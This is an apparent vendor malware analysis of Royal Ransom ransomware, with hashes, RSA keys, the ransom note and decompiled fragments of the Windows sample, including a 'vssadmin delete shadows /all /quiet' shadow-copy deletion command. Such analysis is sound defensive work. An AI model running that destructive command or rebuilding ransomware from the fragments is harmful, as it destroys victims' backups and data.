A Royal Analysis of Royal Ransom

Stories

The latest cybersecurity trends, best practices,
security vulnerabilities, and more

By Alexandre Mundo, and Max Kersten · April 3, 2023

We would like to thank Advanced Cyber Services team within Trellix Professional Services for the incident response-related data.

Emerging in early 2022 as a private group which used multiple strains of ransomware, Royal Ransom has used their own ransomware since September 2022. A recap by Bleeping Computer contains the history of this gang. Recently, the FBI and CISA published a joint advisory, highlighting the impact of Royal Ransom. This blog will dive deep into the inner workings of Royal Ransom's Windows and Linux executables, after which an anonymized Royal Ransom incident response case is discussed. The two executables are somewhat similar in functioning, barring some different modules, such as the existence of a network scanner in the Windows version, while the Linux version can shut ESXi virtual machines down.

Given the overlap in some of the features in Royal Ransom and Conti, such as the chunk-based encryption scheme, it is possible that one or more persons who worked with/for Conti, are now working, or have shared details with, the Royal Ransom gang. Given Conti's downfall, actors might have switched to a different group. Alternatively, it is possible that the Royal Ransom gang reversed or read reports of Conti's ransomware and cherry-picked features they found useful and/or interesting.

The below screenshot is meant to show the impact this malware family has on a global scale. These detections are from the last two months of our telemetry.




Figure 1 - Last two months of Royal Ransom detections

Analyzed samples

The hashes for both the Windows and the Linux samples are given below, starting with the Windows sample information. For more Royal Ransomware IOCs we encourage Trellix Insights users to filter on the Royal Ransomware related events.

MD-5
AFD5D656A42A746E95926EF07933F054

SHA-1

	04028A0A1D44F81709040C31AF026785209D4343
SHA-256	9DB958BC5B4A21340CEEEB8C36873AA6BD02A460E688DE56CCBBA945384B1926
Compiler	Microsoft Visual C/C++ (2022 v.17.2)
Linker	Microsoft Linker (14.32, Visual Studio 2022 17.2)

MD-5	219761770AD0A94AC9879A6028BD8E55
SHA-1	554085B1FEF4B90C8679A9D10A2C758F10563A79
SHA-256	DCE73C3C9C2F0033EA90E6EAF3B43EB037F29C78D2D35A8D0DB9E46E30883626
Compiler	GCC (4.4.7 20120313 (Red Hat 4.4.7-23))

The RSA public keys for both samples are given below, the Windows and Linux samples respectively.

```
-----BEGIN RSA PUBLIC KEY-----
MIICCAKCAgEA0y6/qfb0GqxB2tNEW8qLCtT7U3XCzp1OVjVkaTH9SBV1k3NBElgC
esSVOFAUAG5nT3WO+CdN26ScoKsFjzKGYh8c7vyoi7L5dDBRdoTEW5+u2rBSIN3c
pkR0Wsq+gT3j0gtvjVybMfp6NRifsMfrcAV9tlrzUw7Da2mx+1Ik9Aa5RaaOxv8N
ahH6OSJ8Qz1G3uCgZaXAULlAqNnlN0KtSo4VsXt/sOnDh1pGFf8jqU8sqwJUkcWk
RdeYdsDyiDrUFxXkHJsiZb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUmbN2aoZMy1
pIKxDa2clhhYw+JEMrbCKWW1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ5ORMUF
tVmaEFEyvVutc86TcNhu0NCHfYihtgbcke7cvy23XnL/qlFL4OzdAnyupz0n69mk
1TSJBR7so3GhvQz53wTps9FXSwWlRpGLTCGRo4OnLnke7Hi5YL+Wb/4c6xWz8biX
+jNeg5Zko+CL3I7ywJkyCWuH9Pr7nccWr1s35BSV8Aj9rMwmOsak2BG91Db0yovg
FLmKMhkwxpBgFfePXIZF687DxpwYJ5fN44OyUCfNrtfejfSFtjhDCwFy/YpBhZ/w
2Bnw8hTLNALEIsDBhAlQBVYAGYhUgDbpvs/GN3qijyFWdESqlCK1Eg0CAQM=
-----END RSA PUBLIC KEY-----
```

```
-----BEGIN RSA PUBLIC KEY-----
MIICCAKCAgEAp/24TNvKoZ9rzwMaH9kVGq4x1j+L/tgWH5ncB1TQA6eT5NDtgsQH
jv+6N3IY8P4SPSnG5QUBp9uYm3berObDuLURZ4wGW+HEKY+jNht5JD4aE+SS2Gjl
+lht2N+S8lRDAjcYXJZaCePN4pHDWQ65cVHnonyo5FfjKkQpDlzbAZ8/wBY+5gE4
Tex2Fdh7pvs7ek8+cnzkSi19xC0plj4zoMZBwFQST9iLK7KbRTKnaF1ZAHnDKaTQ
uCkJkcdhpQnaDyuUojb2k+gD3n+k/oN33Il9hfO4s67gyiIBH03qG3CYBJ0XfEWU
cvvahe+nZ3D0ffV/7LN6FO588RBlI2ZH+pMsyUWobI3TdjkdoHvMgJltrqrCK7BZ
TIKcZ0Rub+RQJsNowXbC+CbgDl38nESpKimPztcd6rzY32Jo7IcvAqPSckRuaghB
rkci/d377b6IT+vOWpNciS87dUQ0lUOmtsI2LLSkwyxauG5Y1W/MDUYZEuhHYlZM
cKqISLmu8OTitL6bYOEQSy31PtCg2BOtlSu0NzW4pEXvg2hQyuSEbeWEGkrJrjTK
v9K7eu+eT5/arOy/onM56fFZSXfVseuC48R9TWktgCpPMkszLmwY14rp1ds6S7OO
/HLRayEWjwa0eR0r/GhEHX80C8IU54ksEuf3uHbpq8jFnN1A+U239q0CAQM=
-----END RSA PUBLIC KEY-----
```

The Ransom Note

The ransom note, as present within the samples, is given below. Note that some format specifier (being “%s”) is to-be replaced during runtime with the given victim ID. Additionally, the given domain has been defanged. No further changes have been made to the note.

```
Hello!
If you are reading this, it means that your system were hit by 'Royal ransomware.'
Please contact us via :
http[://]royal2xthig3ou5hd7zsliqagy6yygk2cdelaxtni2fyad6dpmpxedid[.]onion/%s
```

In the meantime, let us explain this case.It may seem complicated, but it is not!
Most likely what happened was that you decided to save some money on your security infrastructure.
Alas, as a result your critical data was not only encrypted but also copied from your systems on a secure server.
From there it can be published online.Then anyone on the internet from darknet criminals, ACLU journalists, Chinese government(different names for the same thing), and even your employees will be able to see your internal documentation: personal data, HR reviews, internal lawsuitsand complains', financial reports, accounting, intellectual property, and more!
Fortunately we got you covered!

Royal offers you a unique deal.For a modest royalty(got it; got it ?) for our pentesting services we will not only provide you with an amazing risk mitigation service,covering you from reputational, legal, financial, regulatory, and insurance risks, but will also provide you with a security review for your systems.

To put it simply, your files will be decrypted, your data restore and kept confidential, and your systems will remain secure.

Try Royal today and enter the new era of data security!
We are looking to hearing from you soon!


The Windows Version

The Royal Ransom uses command-line arguments, prefixed with a flag. There are three possible flags, which are shown in the table below, along with a brief explanation of their intended behavior.

-id	The victim ID to use, which needs to be exactly 32 (0x20) characters in size, or the malware shuts down early.	Yes

-path	The location to start encrypting files recursively. If this parameter is not used, all drives that are connected to the machine will be encrypted, after which the malware attempts to spread itself over the network.	No
-ep	A numerical value no larger than 99, specifying how many percent of encountered files will be encrypted. If this flag is omitted, the default value of 50 will be used.	No


The screenshot below shows the command-line interface argument handling, along with the flags. In the decompiled and refactored code, one can see how the file encryption percentage is set to 50 if the value is over 99, how the given victim ID is set, and how the provided path is stored.



```
for ( i = 0i64; LocalVarCounterForArgumentsLoop < pNumArgs; ++LocalVarArgumentsArray )
{
  if ( lstrcmpW(*LocalVarArgumentsArray, L"-path") )
  {
    if ( lstrcmpW(*LocalVarArgumentsArray, L"-id") )
    {
      if ( !lstrcmpW(*LocalVarArgumentsArray, L"-ep") )
      {
        LocalVarValueForEncryptionPower = LocalVarArgumentsArray[1];
        ++LocalVarArgumentsArray;
        ++LocalVarCounterForArgumentsLoop;
        LocalVarValueToBeUsedInRSAKey = ParseUnicodeInteger(LocalVarValueForEncryptionPower);
        if ( LocalVarValueToBeUsedInRSAKey - 1 > 0x63 )
          LocalVarValueToBeUsedInRSAKey = 50;
      }
    }
    else
    {
      LocalVarSpecificVictimId = LocalVarArgumentsArray[1];
      ++LocalVarArgumentsArray;
      ++LocalVarCounterForArgumentsLoop;
      LocalVarSizeOfIdString = lstrlenW(LocalVarSpecificVictimId);
      WideCharToMultiByte(
        0xFDE9u,
        0,
        LocalVarSpecificVictimId,
        LocalVarSizeOfIdString,
        LocalVarPointerToAsciiBufferForId,
        33,
        0i64,
        0i64);
    }
  }
  else
  {
    LocalVarTargetPath = LocalVarArgumentsArray[1];
    ++LocalVarCounterForArgumentsLoop;
    ++LocalVarArgumentsArray;
  }
  ++LocalVarCounterForArgumentsLoop;
}
```

Figure 2 - Command-line argument parsing

Once the command-line arguments have been handled, the ransomware moves on to quietly delete all shadow copies by starting “vssadmin” as a new process, along with the required command-line arguments. The ransomware waits until the newly started “vssadmin” process completes the deletion of the shadow copies, prior to continuing its execution.




```
memset(CommandLine, 0, sizeof(CommandLine));
wsprintfW(CommandLine, L" delete shadows /all /quiet");
StartupInfo.cb = 104;
memset(&StartupInfo.cb + 1, 0, 100);
memset(&ProcessInformation, 0, sizeof(ProcessInformation));
if ( CreateProcessW(
       L"C:\\Windows\\System32\\vssadmin.exe",
       CommandLine,
       0i64,
       0i64,
       0,
       0,
       0i64,
       0i64,
       &StartupInfo,
       &ProcessInformation) )
{
  WaitForSingleObject(ProcessInformation.hProcess, 0x2710u);
  CloseHandle(ProcessInformation.hProcess);
  CloseHandle(ProcessInformation.hThread);
}
```

Figure 3 - Shadow copy deletion

Note that the path to “vssadmin” is hardcoded to the C: drive, meaning that on any system where Windows is not installed on the C: drive, the shadow copy deletion will fail, and the ransomware will continue its execution.

Only at this point is the given ID (passed by the “-id” flag) checked for the required 32-character length. If this fails, Royal Ransom will simply stop its execution.



```
if ( lstrlenA(LocalVarPointerToAsciiBufferForId) != 32 )
  ExitProcess(0);
```


Figure 4 - Victim ID length check

Next, the to-be avoided extensions are initialized, partially based on stack strings and partially based on strings within the data section of the binary. The extensions to be avoided are: exe, dll, lnk, bat, and royal. Additionally, the readme.txt file will be ignored, as it will be placed by the ransomware itself.

The ransomware avoids several folders: windows, royal, $recycle.bin, google, perflogs, Mozilla, tor browser, boot, $windows.~ws, $windows.~bt, and windows.old. These folders are avoided as there is related data in them, and encrypting files in here will prevent the system from properly starting up. Malfunctioning devices are less likely to lead to contact with the ransomware crew, which is why the devices are left “functioning” to the extent that the ransom note can be read, and a decryptor can restore a device’s files.

Setting the stage

The encryption is then started in a multi-threaded manner, where the number of threads is equal to twice the number of processors in the victim’s machine (based on the outcome of GetNativeSystemInfo). As such, the system’s scheduler will not be overloaded by too many threads, while still performing tasks in parallel.




```
__int64 __fastcall RoyalCreateThreadsForRsaKeyImportAndCryptFilesWithNumberOfProcessorsByPlusAsArgumentFunction(
        lpParamStruct *FirstArgumentPointerToStructToGiveAsParameterToTheThreads,
        uint32_t SecondArgumentEPValueForCrypto)
{
  __int64 LocalVarTempUseVar; // rax
  unsigned int LocalVarCounter; // esi
  _QWORD *LocalVarPointerToArrayToKeepThreadHandle; // rbx
  struct _SYSTEM_INFO SystemInfo; // [rsp+30h] [rbp-48h] BYREF

  GetNativeSystemInfo(&SystemInfo);
  LocalVarTempUseVar = 2 * SystemInfo.dwNumberOfProcessors;
  *((_DWORD *)FirstArgumentPointerToStructToGiveAsParameterToTheThreads + 530) = SecondArgumentEPValueForCrypto;
  *((_DWORD *)FirstArgumentPointerToStructToGiveAsParameterToTheThreads + 524) = LocalVarTempUseVar;
  LocalVarCounter = 0;                          // set counter to 0
  if ( (_DWORD)LocalVarTempUseVar )
  {
    LocalVarPointerToArrayToKeepThreadHandle = (_QWORD *)((char *)FirstArgumentPointerToStructToGiveAsParameterToTheThreads
                                                        + 48);
    do
    {
      LocalVarTempUseVar = (__int64)CreateThread(
                                      0i64,
                                      0i64,
                                      (LPTHREAD_START_ROUTINE)RoyalImportRSAKeyAndCryptFileWithAESAndCryptKeysUsedInAESWithRSAFunction,
                                      FirstArgumentPointerToStructToGiveAsParameterToTheThreads,
                                      0,
                                      0i64);
      *LocalVarPointerToArrayToKeepThreadHandle = LocalVarTempUseVar;
      ++LocalVarCounter;
      ++LocalVarPointerToArrayToKeepThreadHandle;
    }
    while ( LocalVarCounter < *((_DWORD *)FirstArgumentPointerToStructToGiveAsParameterToTheThreads + 524) );
  }
  return LocalVarTempUseVar;
}
```

Figure 5 - Encryption thread creation

Rather than starting the encryption with the cryptography related threads while traversing files, the threads wait for conditional variables to signal the availability of a target file.

Each thread will import the RSA public key, which is embedded in the malware sample, to encrypt the AES and IV values, which will be used to encrypt the files.




```
  LocalVarSizeOfRSAPublicString = lstrlenA(
                                    "-----BEGIN RSA PUBLIC KEY-----\n"
                                    "MIICCAKCAgEA0y6/qfb0GqxB2tNEW8qLCtT7U3XCzp1OVjVkaTH9SBV1k3NBElgC\n"
                                    "esSVOFAUAG5nT3WO+CdN26ScoKsFjzKGYh8c7vyoi7L5dDBRdoTEW5+u2rBSIN3c\n"
                                    "pkR0Wsq+gT3j0gtvjVybMfp6NRifsMfrcAV9tlrzUw7Da2mx+1Ik9Aa5RaaOxv8N\n"
                                    "ahH6OSJ8Qz1G3uCgZaXAULlAqNnlN0KtSo4VsXt/sOnDh1pGFf8jqU8sqwJUkcWk\n"
                                    "RdeYdsDyiDrUFxXkHJsiZb8lFk6b01Rm2yS9+kyZxi1yhB1m0kStUUmbN2aoZMy1\n"
                                    "pIKxDa2clhhYw+JEMrbCKWW1Aif2hR55nBgL2kwiaNShXUm3yEsfbnd/lJ5ORMUF\n"
                                    "tVmaEFEyvVutc86TcNhu0NCHfYihtgbcke7cvy23XnL/qlFL4OzdAnyupz0n69mk\n"
                                    "1TSJBR7so3GhvQz53wTps9FXSwWlRpGLTCGRo4OnLnke7Hi5YL+Wb/4c6xWz8biX\n"
                                    "+jNeg5Zko+CL3I7ywJkyCWuH9Pr7nccWr1s35BSV8Aj9rMwmOsak2BG91Db0yovg\n"
                                    "FLmKMhkwxpBgFfePXIZF687DxpwYJ5fN44OyUCfNrtfejfSFtjhDCwFy/YpBhZ/w\n"
                                    "2Bnw8hTLNALEIsDBhAlQBVYAGYhUgDbpvs/GN3qijyFWdESqlCK1Eg0CAQM=\n"
                                    "-----END RSA PUBLIC KEY-----\n"
                                    "\r\n");
```

Figure 6 - The public RSA key

Note that if the RSA public key cannot be obtained, for any given reason, the thread will simply exit. To avoid the usage of the Windows API's cryptographic functions, which would show up in static analysis or would need to be resolved dynamically, the OpenSSL library is statically linked with the malware, which provides similar functionality. The used encryption is, unfortunately, correctly implemented.

